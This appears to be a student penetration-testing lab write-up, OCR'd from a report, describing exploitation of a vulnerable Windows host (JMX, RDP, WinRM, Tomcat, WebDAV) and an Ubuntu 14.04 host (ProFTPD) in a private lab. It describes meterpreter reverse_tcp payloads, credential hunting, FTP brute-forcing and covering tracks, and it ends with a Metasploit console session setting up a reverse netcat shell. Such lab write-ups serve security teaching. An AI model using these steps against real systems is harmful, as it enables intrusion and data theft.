
With this exploit, the attacker can gain access to the CLI of the target device by setting a payload (/meterpreter/reverse_tcp) in which the attacker gain access to PowerShell (target 1) via an exploit in port 1617. JMX stands for Java Management Extension, which is usually run on Tomcat servers. With the depreciation of Java in many environments, this exploit though effective can be a less common



Exploiting Port 3389 – RDP


This exploit, allows us to easily access the host system in a graphical interface as demonstrated below. With no Firewall and access to the login information of the target user / device (which can be done through many of the first exploits demonstrated) one can gain access to the target system and visually work with the device. This can be advantageous for operating systems that one is not as familiar with as navigating through a GUI is easier than searching via a CLI for many end-users.






Exploiting Port 5985 – Windows Remote Management

This exploit gave us access to the Windows system through its Remote Management system, as we have the username/password from our information (or could have been ascertained from previous exploits) we can use this information to invoke the payload /meterpreter/reverse_tcp to gain access. This can be confirmed with the NT Authority\System output of the getuid. Much like the exploit above, this exploit can allow us to gain elevated privileged access to the system files. Utilizing this, we could possibly move confidential files from the target system to our own or create a backdoor / new user.




Exploiting Port 8282 – Apache Tomcat

This proved to be a very interesting exploit as it utilized gaining escalataed PowerShell permissions (I utilized the Metasploit to gain Authenticated PowerShell Command Execution) then use that to search files that contain plaintext passwords before logging into the Manager server page. As shown in the screenshot below, we can see that this means of infiltration is not very quiet as our IP address 10.0.0.101 appears as the client forward/actual even though we have infiltrated the target computer.




Exploiting Port 8585 – WebDAV

The introduction to this service showcases the various means that allows us to garner information. Shown below is the nmap scan that shows the means we have if/when we have access to the service.



Another means of enumerating information from this service can be done with nikto as shown below. We see similar information but I found nikto to be more readable.


From this information we know that we have the ability to upload and move files within the server. The second portion of the website showcases the ability to upload our own payload to this server. We can take the payload created from meterpreter and upload it to the target. With it uploaded, we are able to get low-privilege access to the machine. Depending on the groups available, we could further escalate this into more unbridled access to the target system.




Ubuntu 14.04

Advanced Scanning and Enumeration

This followed the pattern of the Windows scan, I used one of the most verbose to gauge information found within the scan. We see a multitude of information, numerous ports that will be utilized in the following exploits (port 21, 80).




I also took this opportunity to try Legion which was not utilized in the last section of the assignment. This provided a visual look at the different exploitable ports, different logins, and valuable screenshots the program had ascertained.




Exploiting Port 21 – ProFTPD


This exploit starts by garnering information towards logging in. Based upon our scan, we know that port 21 is open, therefore we can try to brute-force the FTP service. Using the /scanner/ftp/ftp_login, we create a record showing the service, login and password of the service on our target device.



This is the developed upon by logging into the FTP service to see a list of users on the target device.




As well as being usable with a exploit available from metasploit where we can gain access to www-data user. As noted by the website, we cannot forget to clean our tracks! (which is now done by default by the exploit)



msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhosts 192.168.68.111
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 192.168.68.111
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 192.168.68.111
lhost => 192.168.68.111
